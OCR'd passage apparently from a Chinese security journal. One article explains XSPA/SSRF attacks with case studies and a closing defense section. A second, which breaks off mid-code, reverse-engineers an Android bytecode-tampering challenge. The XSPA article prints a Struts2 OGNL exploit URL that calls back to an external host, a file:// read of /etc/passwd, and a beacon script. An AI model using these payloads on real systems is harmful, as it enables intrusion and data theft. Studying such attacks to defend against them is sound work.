再来看一下，攻击流程下的业务模型，可以看到问题出在第二步，应用收到的 URL 指向它所在的内网，而应用没有和内网其他服务器做好网络隔离，导致应用向内网服务器发起了 HTTP 请求，将获取到的内容返回给了浏览器（图 4）。




图 4

二、两类攻击目标

下面结合具体的攻击案例，来看一下 XSPA 的威力，按照攻击类型，可以把 XSPA 攻击分为两大类：攻击内网其他主机、攻击 agent 主机本身。

（一）攻击内网其他主机

1、Common XSPA

下面首先介绍攻击内网其他主机的案例，先来看一个最普通的场景，这个案例是乌云网 2010 年发布的一个安全漏洞，利用某互联

网公司提供的 WAP 转码服务漫游该公司内网，从图 5 中可以看到，这个应用的功能是通过用户输入一个 URL，将 URL 的页面获取出来转换成特定的编码方式，在用户浏览器上呈现，但是当攻击者输入一个内网地址的时候，应用直接把内部服务器上的内容呈现了出来，直接导致内部信息泄露。




图 5

上面的案例是最理想的情况，可以直接任意访问内部网络，进一步渗透内网，当然不在话下，这里我们暂且把这种场景称作“普通 XSPA（Common XSPA）”。

2、Blind XSPA

下面我们来看一个麻烦一些的场景，我们知道现在很多搜索引擎都提供了根据 URL 搜索图片的功能（图 6），这里我们思考一下业务流程，应该是搜索引擎接收到用户输入的图片 URL，然后根据这个 URL 去加载响应的图片，然后对图片进行响应的搜索处理，返回结果给浏览器，那么我们再次尝试在这里输入一个内网 URL（图 7），经过尝试发现有些 IP 地址返回 504，有些则返回 200，这也就说明，搜索引擎是可以对内网发起 HTTP 请求的，于是我们可以利用这个特性遍历内网所有 IP 判断有哪些存活主机（图 8）。

图 6

图 7




图 8

从这个案例可以发现，虽然我们可以向内网发送 HTTP 请求，但是由于应用没有返回请求 URL 的完整数据，所以除了可以判断内部网络存活主机，没有办法直接进一步攻击内部网络，我们也给这样的场景起一个贴切的名字“盲 XSPA（Blind XSPA）”。对于“盲 XSPA”我们不能直接攻击内网，那么只能考虑一些其他漏洞来尝试攻击，那么什么样的漏洞有机会完成这样的任务呢？SQL 注入、XSS 等这些漏洞一般都需要通过返回信息来配合才能完成，并且就算成功，也没有很好的办法来接收数据，这种场景的模型如下（图 9）。




图 9

这里我们需要的应该是“输入即可执行”的漏洞，即存在漏洞的主机，接收到携带 EXP 的 HTTP 请求，就会执行 EXP 中的命令，当然最好还能够将命令执行的结果返回到我们指定的服务器上。

于是，我想到了今年来沸沸扬扬的 Struts2 漏洞，Struts2 漏洞可以通过 OGNL 表达式执行任意 Java 代码，我们可以通过 Jawa 执行各种系统命令，并且将结果发送到指定的 URL 上，这种思路模型是下面这样的（图 10），通过携带 EXP 的 HTTP 请求遍历内部存活主机，一旦有存在漏洞的主机接收到了这个 HTTP 请求，就执行我们设定的命令，并且返回执行结果到我们外部的服务器。




图 10

下面开始构造 exp，首先，能完成这种功能的 JAVA 代码如下：

- URL url = new URL("http://www.test.com/xspa.jsp?xspa");
- URLConnection connection = url.openConnection();
- InputStream is = connection.getInputStream();
- is.close();

转换成对应的 OGNL 表达式，是下面这样的：

- new%20java.net.URL('http://www.test.com/xspa.jsp?xspa').openConnection().getInputStream().close()

有了这些之后最终的 exp 就自然可以构造出来了，其中 IP 字段的位置，我们就需要用上面获取到的存活主机 IP，依次填充。

最终 exp：

http://pic.xxx.com/ris?query=http://{ip}:8080/index.action?redirect:${new%2520java.net.URL('http://www.test.com/xspa.jsp?{ip}').openConnection().getInputStream()}

遍历了所有的存活 IP 之后，很幸运，真的有一个 IP 进行了响应，我们远程的服务器成功获取到了这个响应 IP（图 11）。




图 11

有了这个 IP 之后，就可以直接针对这个 IP 发起攻击数据包，成功执行各种系统命令（图 12）（图 13）。

图 12




图 13

这样我们就完成了对“盲 XSPA” 的利用，将原本没有多大的危害，转换成了一个严重漏洞。

（二）攻击 Agent

关于攻击内网其他主机，就介绍这么多，应该可以做到抛砖引玉。下面来看一下这种情况下的网络模型（图 14）。




图 14

没错，应用和内部网络，在网络层面上做了隔离，这样是否就完全安全呢？直接访问到内网其他主机是不能了，那么是否可以攻击 Agent 主机本身呢？在一些情况下答案是肯定的，下面就来看看利用 XSPA 攻击 Agent 应用本身的情况，也分成几种不同的情况，我们通过具体案例来看。

1、跨协议攻击

首先看这个场景，这是一个在线翻译应用（图 15），这个应用除了可以输入文字进行直接翻译之外，它还可以通过输入一个用户想翻译网页的 URL，对 URL 对应的页面内容进行翻译，尝试了直接访问内网 IP，发现无法直接访问，应该是已经做了限制。

图 15

那么我们尝试输入这样的 URL（file://127.0.0.1/etc/passwd），会有什么反应呢？可以看到读取到了系统文件!（图 16）造成这种情况的原因是应用使用的网络请求函数，不仅支持 HTTP 协议，还支持 FILE 协议，这样当我们输入上面的 URL 的时候，就会去读取相应的文件，并且返回了文件的内容。




图 16

2、XSPA TO OVERFLOW

那么如果内网做了隔离并且对各种危险协议也都做了限制，是否还有办法发起攻击呢？我们来看下面这个案例，这个案例的场景是某互联网公司提供的“站长工具”，其中有一项功能，这个功能可以检测网页的性能，给出优化建议等（图 17），根据前期的测试，发现内网已经做好了隔离，并且也不存在跨协议的问题，那么还能怎么攻击呢？

图 17

首先构造了一个网页，主要代码如下图所示（图 18），可以看到图中通过 javascript 代码，构造了一个图片，图片的链接指向了一个

```
<html>
<head>
<title>title</title>
<script>
new Image().src="http://[redacted].com/xss.jsp?p=test";
</script>
</head>
<body>


</body>
</html>
```

图 18

我的服务器地址，让这个站长工具去检测我们的这个网页，然后到我们的服务器去看一下，是否收到了 javascript 代码发送的数据。

令人诧异的是，的确收到了数据（图 19），这里收到数据和不收到数据，到底有什么差别呢？差别很大！我们来思考一下这里面的差别，应用根据 URL 发送 HTTP 请求大致可以分成两种情况，一种情况是直接使用一些现成的函数库（例如 curl）或者自己实现的函数发送 HTTP 请求，并且获取返回的数据，这样的话，只是获取网页中的字符串内容，网页中所包含的 CSS 和 Javascript 等内容是不会被解析的；但是如果应用需要解析或者执行网页中的 CSS 或者 Javascript 等内容的话，要怎么做呢，一个很好的选择是使用浏览器内核或者直接使用浏览器来访问相关的 URL。




图 19

上面这个案例就属于第二种情况，并且通过上图的浏览器 Agent 信息可以看到这个应用使用了 IE8 浏览器、Windows XP 操作系统，这样做的原因估计是因为网页性能检测是需要解析和执行 CSS 和 Javascript 代码的，这样的情况就相当于一台 Windows XP 操作系统上的 IE8 浏览器的地址栏内容是我们可以控制的，这样想到什么攻击方法了？没错，使用 IE8 浏览器溢出漏洞攻击服务器本身，也就是可以让浏览器去访问一个我们的“挂马”站（图 20）。




图 20

通过 IE8 的漏洞去溢出攻击浏览器，溢出成功之后，服务器会去下载一个测试程序，这个程序把获取到的数据回传到我们的服务器（图 21），成功获得了服务器权限。




图 21

三、关于防御

基于上面的分析和案例，可以知道 XSPA 的攻击途径主要是如下几个方面：

1. 利用网络没有隔离的缺陷，访问内部数据。

2. 利用没有协议限制，跨协议进行危险访问。

3. 如果应用使用了浏览器内核，则可以利用溢出等漏洞攻击浏览器内核本身。

所以，防御方式也应该从这三方面来考虑，即网络层面做好隔离，使用白名单机制限制协议，对于使用浏览器内核的应用，使用沙盒进行限制。

安卓运行时修改Java字节码的分析技术

安全研究部 赵亮


关键词：安卓 Java 字节码 动态修改

摘要：安卓是目前广泛使用的移动操作系统。伴随安卓系统的流行出现了不少恶意软件，在攻防双方较量的过程中逐渐出现了一些新的安全技术。比如动态修改 Java 字节码的技术，本文主要介绍对这种技术的分析方法。

安卓平台下应用程序主要开发语言是 Java，导致了应用程序很容易被反编译，泄露代码逻辑，这一点一直是攻防双方的薄弱环节，所以对 Java 字节码做保护就显得很有必要。之前 Bluebox Security 在其博客发起了一个分析动态修改 Java 字节码的挑战任务。博文地址和 apk 下载链接如下：

> http://bluebox.com/labs/android-security-challenge/
>
> https://github.com/blueboxsecurity/DalvikBytecodeTampering/raw/master/delta.apk


任务主要是对 delta.apk 进行分析。delta.apk 要求输入一个字符串，输入正确就完成了挑战任务，否则会弹出错误信息。如右图。



delta.apk 会对输入的字符串做变换和比对。根据文章描述可知 delta.apk 对关键的字符串变换代码做了保护，采用动态修改 Java 字节码的方式防止程序被反编译，

我们的任务就是要找到这段代码然后对其进行分析。下面开始对 delta.apk 进行分析。

首先用 WinRAR 查看 delta.apk。



发现 delta.apk 中的文件被标记为了加密文件。实际上安卓系统并不会处理加密标志位，而是直接提取 apk 中的文件。delta.apk 利用安卓这一特性来防止分析人员提取 apk 中的文件。解决办法也很简单，只要去掉文件的加密标志就行。

apk 文件格式实际上是 zip 格式，每个文件用一个 ZIPDIRENTRY 结构描述，其中 deFlags 字段为 9 表示文件经过加密，将这个字段改为 0 就去掉了加密标记。

struct ZIPDIRENTRY dirEntry	test.class
char deSignature[4]	PK
char deSignature[0]	80 'P'
char deSignature[1]	75 'K'
char deSignature[2]	1
char deSignature[3]	2
ushort deVersionMadeBy	20
ushort deVersionToExtract	20
ushort deFlags	9

在 delta.apk 中查找 16 进制数据 deSignature 字符串 “PK\x01\x02”，然后修改后面偏移 4~5 字节处的数据 “\x09\x00” 为 “\x00\x00”，再次打开 delta.apk，发现文件已经没有经过加密了。提取其中的 classes.dex 以便后续处理。

用 apktool 反汇编 delta.apk，然后查看 AndroidManifest.xml，发现它的默认启动 Activity 为 com.bluebox.lab.poc.Action 类，简单查看 Action 类的代码后发现了一段静态代码，如下：

```
package com.bluebox.lab.poc;

import android.app.Activity;

public class Action extends Activity
{
  private byte[] code;
  private java.lang.String codeword;
  private java.lang.String error = "□\n\r@asdfghjk";
  private byte[] msg;

  static
  {
    System.loadLibrary("net");
    readmem();
  }
```

可知 Action 类在初始化时会加载 libnet.so，然后调用 readmem 函数，而 readmem 函数是一个 native 函数。反汇编 libnet.so，可以发现 readmem 对应的 native 函数如下：

```
.text:4C610274 Java_com_bluebox_lab_poc_Action_readmem
.text:4C610274
.text:4C610274 var_C           = -0xC
.text:4C610274 arg_10          =  0x10
.text:4C610274
.text:4C610274                 PUSH    {LR}
.text:4C610276                 SUB     SP, SP, #0xC
.text:4C610278                 LDR     R0, [SP,#0x10+arg_10]
.text:4C61027A                 STR     R1, [SP,#0x10+var_C]
.text:4C61027C                 BL      search
.text:4C610280                 ADD     SP, SP, #0xC
.text:4C610282                 MOVS    R0, #0
.text:4C610284                 POP     {PC}
.text:4C610284 ; End of function Java_com_bluebox_lab_poc_Action_readmem
.text:4C610284
.text:4C610284 ; ---------------------------------------------------------------
.text:4C610286                 ALIGN 4
.text:4C610288                 CODE32
```

从 search 函数跟进去，可以发现 libnet.so 并没有做混淆，可以很直观地看出函数的逻辑，如下：

```
.text:4C6101EC                  BL      findmagic
.text:4C6101F0                  CMP     R0, #0
.text:4C6101F2                  BEQ     loc_4C6101E4
.text:4C6101F4                  LDR     R1, =(aLSavaLangStrin - 0x4C6101FE)
.text:4C6101F6                  MOVS    R0, R5
.text:4C6101F8                  MOVS    R2, #0x12
.text:4C6101FA                  ADD     R1, PC          ; "L禄ava/lang/String;"
.text:4C6101FC                  BL      getStrIdx
.text:4C610200                  LDR     R1, =(aAdd - 0x4C61020A)
.text:4C610202                  MOVS    R2, #3
.text:4C610204                  MOVS    R4, R0
.text:4C610206                  ADD     R1, PC          ; "add"
.text:4C610208                  MOVS    R0, R5
.text:4C61020A                  BL      getStrIdx
.text:4C61020E                  MOVS    R1, R4
.text:4C610210                  MOV     R8, R0
.text:4C610212                  MOVS    R0, R5
.text:4C610214                  BL      getTypeIdx
.text:4C610218                  MOVS    R4, R0
.text:4C61021A                  MOVS    R1, R4
.text:4C61021C                  MOVS    R0, R5
.text:4C61021E                  BL      getClassItem
.text:4C610222                  MOV     R1, R8
.text:4C610224                  MOVS    R6, R0
.text:4C610226                  MOVS    R2, R4
.text:4C610228                  MOVS    R0, R5
.text:4C61022A                  BL      getMethodIdx
.text:4C61022E                  MOVS    R1, R6
.text:4C610230                  MOVS    R2, R0
.text:4C610232                  MOVS    R0, R5
.text:4C610234                  BL      getCodeItem
.text:4C610238                  MOVS    R4, R0
.text:4C61023A                  ADDS    R4, #0x10
.text:4C61023C                  MOVS    R1, R7
.text:4C61023E                  MOVS    R5, R0
.text:4C610240                  MOVS    R0, R4
.text:4C610242                  BLX     __aeabi_uidivmod
.text:4C610246                  SUBS    R5, R5, R1
.text:4C610248                  MOVS    R0, R5
.text:4C61024A                  MOVS    R1, R7          ; len
.text:4C61024C                  MOVS    R2, #3          ; prot
.text:4C61024E                  ADDS    R0, #0x10       ; addr
.text:4C610250                  BLX     mprotect
.text:4C610254                  LDR     R1, =(inject_ptr - 0x4C61025E)
.text:4C610256                  MOVS    R0, R4          ; dest
.text:4C610258                  MOVS    R2, #0xDE       ; n
.text:4C61025A                  ADD     R1, PC ; inject_ptr
.text:4C61025C                  LDR     R1, [R1] ; inject ; src
.text:4C61025E                  BLX     memcpy
```

函数首先在内存中查找 dex 文件的 magic，然后查找“ava.lang.String”和“add”字符串，再结合后面的函数调用可以很容易的猜到被修改的函数是“ava.lang.String.add”函数，随后的 mprotect 修改了 add 函数所在内存的属性，memcpy 对函数做了 patch。根据上述分析可以看出 delta.apk 动态修改了 add 函数的字节码，替换了原有逻辑，防止分析人员进行源码分析。

接下来继续提取替换后的 add 函数的字节码。在 memcpy 函数断下来，可以得到 memcpy 的各参数如下：

替换前的 add 函数：

47FE96A812 01 EE 10 06 00 0C 00 0A 00 EE 10 06 00 0C 00

47FE96B8 0A 03 EE 10 06 00 0C 00 0A 04 EE 10 06 00 0C 00

替换后的 add 函数的字节码：

4802D004 12 02 6E 10 1F 0C 0C 00 0A 04 22 05 DB 01 70 10

4802D014 4D 0C 05 00 1A 00 00 00 5B B0 FC 02 6E 10 22 0C

```
4802D024  0C 00 0C 06 21 67 01 23  34 73 03 00 0E 00 49 00
4802D034  06 03 D8 00 00 BF B4 40  71 10 01 0C 00 00 0C 08
4802D044  71 10 01 0C 02 00 0C 00  6E 20 4E 0C 85 00 0A 01
4802D054  38 01 2C 00 6E 20 4F 0C  85 00 0C 00 1F 00 C3 01
4802D064  54 B1 FC 02 22 08 CE 01  71 10 25 0C 01 00 0C 01
4802D074  70 20 28 0C 18 00 6E 10  FC 0B 00 00 0A 00 D8 00
4802D084  00 41 8E 00 71 10 ED 0B  00 00 0C 00 6E 20 2C 0C
4802D094  08 00 0C 00 6E 10 31 0C  00 00 0C 00 5B B0 FC 02
4802D0A4  D8 00 03 01 01 03 28 C1  01 21 35 41 DB FF 6E 10
4802D0B4  FD 0B 08 00 0A 09 B2 19  B4 49 12 1A 33 A9 0E 00
4802D0C4  71 10 01 0C 01 00 0C 00  6E 30 50 0C 85 00 71 10
4802D0D4  01 0C 01 00 0C 00 28 C5  D8 01 01 01 28 E7
```

长度为 0xde

现在我们已经获得了 add 函数的 Java 字节码，接下来的任务就是将这段 Java 字节码转换为 Java 源码进行分析。

很容易想到用这段字节码 patch 原有的 classes.dex，然后反编译 classes.dex 获得源码。首先查找需要 patch 的地址，在 classes.dex 中搜索“\x12\x01\xEE\x10” 十六进制数据，发现文件中并没有这段数据。经过分析发现实际上安卓应用运行时并不是直接加载 classes.dex，而是先对 classes.dex 进行优化得到 odex，然后加载 odex。所以我们需要获取经过优化的 odex 文件，然后对这个 odex 进行 patch。这个 odex 可以直接通过 IDA 调试器 dump 内存获得。此外，由于安卓在优化 dex 时会在磁盘上生成 odex 文件，所以也可以直接从磁盘拷贝这个 odex 文件。查看 delta.apk 进程的 maps 文件，如下：

```
47fc2000-47fe9000 r--p
00000000 1f:01 614        /data/dalvik-
cache/data@app@com.bluebox.lab.
poc-1.apk@classes.dex
47fe9000-47fea000 rw-p
00027000 1f:01 614        /data/dalvik-
cache/data@app@com.bluebox.lab.
poc-1.apk@classes.dex
47fea000-48028000 r--p
00028000 1f:01 614        /data/dalvik-
cache/data@app@com.bluebox.lab.
poc-1.apk@classes.dex
```

可以发现 patch 的目标地址 0x47FE96A8 位于 data@app@com.bluebox.lab.poc-1.apk@classes.dex 内。拷贝这个文件，然后 patch 相应的地址获得 classes_patched.odex。

对于 odex 可以通过以下几步转换为 Java 源码：反汇编 odex 获得 smali，汇编 smali 获得 dex，反编译 dex 获得 Java 源码。但是实际测试结果却没这么顺利。

首先尝试用 baksmali 反汇编 classes_

patched.odex，结果失败。然后换成 Dedexer 反汇编 classes_patched.odex，结果还是失败。最后用 IDA 反汇编 classes_patched.odex，结果 IDA 崩溃了。

反复检查多次后，发现 patch 过程并没有错误，那为什么内存中的 classes_patched.odex 可以运行，但是反汇编却会失败呢？经过继续分析发现是 patch 的 Java 字节码超出了原有 add 函数的边界，覆盖到了后面的函数，导致了反汇编的失败。


通过 010editor 查看 data@app@com.bluebox.lab.poc-1.apk@classes.dex，可以看到 add 函数的大小 insns_size 为 83。如下：

struct encoded_method method[1]	private void (Ava.lang.String.add(java.lang.String)
struct uleb128 method_idx_diff	0x1
struct uleb128 access_flags	(0x2) ACC_PRIVATE
struct uleb128 code_off	0x27670
struct code_item code	13 registers, 2 in arguments, 3 out arguments, 2 tries
ushort registers_size	13
ushort ins_size	2
ushort outs_size	3
ushort tries_size	2
uint debug_info_off	0
uint insns_size	83
ushort insns[83]	

而 patch 的字节码有 0xde 字节，超出了函数的大小，导致了反汇编的失败。针对这个情况，想了以下几种解决办法：

- 用 IDA 反汇编 data@app@com.bluebox.lab.poc-1.apk@classes.dex，然后手工 patch add 函数的字节码。这种方法操作起来最简单，但是没法还原成 Java 源码，需要分析 Java 汇编指令。
- 手工修改 data@app@com.bluebox.lab.poc-1.apk@classes.dex 中 add 函数大小的字段，然后 patch 代码部分，最后反编译获得源码。这种方法要修正受影响结构中的偏移量，需要对 odex 文件格式比较了解。
- 先反汇编 data@app@com.bluebox.lab.poc-1.apk@classes.dex，然后在 add 函数中插入 nop 指令，以便把这个函数撑大到足以容纳 0xde 字节的 patch 字节码，然后重新汇编后再进行 patch，最后进行反编译。这种方法不需要了解 odex 文件格式，也不需要分析汇编。让编译器回来干这些粗活。

很显然方法三最简单，但是测试结果却事与愿违。按照方法三的描述进行操作，通过 jd-gui 查看反编译的结果，发现没有 String 类，如下：



通过 baksmali 反汇编 patch 后的 dex，结果在反汇编到 String 类时候出错，如下：

通过 IDA 反汇编，能够反汇编成功，但是调用的函数解析不出来，如下：

```
CODE:0004C0A0                   Method 3095 (0xc17):
CODE:0004C0A0                   private void
CODE:0004C0A0                   褙ava.lang.String.add(
CODE:0004C0A0                     java.lang.String p0)
CODE:0004C0A0                                           # CODE XREF: String__init_@UL+6↑j
CODE:0004C0A0 this = v11
CODE:0004C0A0 p0 = v12
CODE:0004C0A0                   const/4                 v2, 0
CODE:0004C0A2                   invoke-virtual          {p0}, <unknown method>
CODE:0004C0A8                   move-result             v4
CODE:0004C0AA                   new-instance            v5, <t: ArrayList>
CODE:0004C0AE                   invoke-direct           {v5}, <unknown method>
CODE:0004C0B4                   const-string            v0, empty_str
CODE:0004C0B8                   iput-object             v0, this, word_0
CODE:0004C0BC                   invoke-virtual          {p0}, <unknown method>
CODE:0004C0C2                   move-result-object      v6
CODE:0004C0C4                   array-length            v7, v6
CODE:0004C0C6                   move                    v3, v2
CODE:0004C0C8                   I
```

经过分析发现，data@app@com.bluebox.lab.poc-1.apk@classes.dex 经过反汇编又重新汇编后导致了文件的上下文发生了变化，原有 patch 字节码所引用的函数在新的上下文都发生了改变，导致了这种方法的失败。

现在还剩下方法一和方法二。方法一不需要了解 odex 文件格式，但是需要手工分析 Java 汇编代码，方法二不需要分析汇编代码，但是需要了解 odex 文件格式，手工修复文件中的偏移量。

先用方法一进行分析，用 IDA 反汇编 data@app@com.bluebox.lab.poc-1.apk@classes.dex，然后直接在 IDA 中进行 patch，得到汇编结果如下：

```
CODE:00027680                   Method 3187 (0xc73):
CODE:00027680                   private void
CODE:00027680                   褙ava.lang.String.add(
CODE:00027680                     java.lang.String p0)
CODE:00027680                                           # CODE XREF: String__init_@UL+6↑j
CODE:00027680 # FUNCTION CHUNK AT CODE:00027728 SIZE 0000002C BYTES
CODE:00027680 # FUNCTION CHUNK AT CODE:00027758 SIZE 00000006 BYTES
CODE:00027680
CODE:00027680 this = v11
CODE:00027680 p0 = v12
CODE:00027680                   const/4                 v2, 0
CODE:00027682                   invoke-virtual          {p0}, <int String.length() imp.
CODE:00027688                   move-result             v4
CODE:0002768A                   new-instance            v5, <t: HashMap>
CODE:0002768E                   invoke-direct           {v5}, <void HashMap.<init>() imp
CODE:00027694                   const-string            v0, empty_str
CODE:00027698                   iput-object             v0, this, String_content
CODE:0002769C                   invoke-virtual          {p0}, <ref String.toCharArray()
CODE:000276A2                   move-result-object      v6
CODE:000276A4                   array-length            v7, v6
CODE:000276A6                   move                    v3, v2
```


可以看到调用的函数都已经得到了正确的解析。方法一虽然很简单，但是没法还原成 Java 源码，好在汇编代码不算很长，可以通过人力把它转换为 Java 源码，如下：

```
private void add(String p0)
{
    v2_zero = 0;
    v4_len = p0.length();
    HashMap v5_hashMap = new HashMap();

    content = "";
    Char[] v6_cahrArray = p0.toCharArray();
    int v7_len = v6_cahrArray.length();

    for(int v3_off = v2_zero; v3_off < v7_len; )
    {
        v0 = v6_cahrArray[v3_off];
        v0 += -0x41;
        v0 = v0 % v4_len;
        v8 = Integer.valueOf(v0);
        v0 = Integer.valueOf(v2_zero);          // == nop

        v1 = v5_hashMap.containsKey(v8);
```

```
        if(v1 == 0)
        {
            v1 = v2_zero;
label1:
            if(v1 >= v4_len)
            {
                goto label2:
            }
            else
            {
                v9_int = Integer.intValue(v8);
                v9_int *= v1;
                v9_int %= v4_len;
                v10_int = 1;

                if(v9_int != v10_int)
                {
                    v1 += 1;
                    goto label1;
                }
                else
                {
                    v0 = Integer.valueOf(v1);
```

```
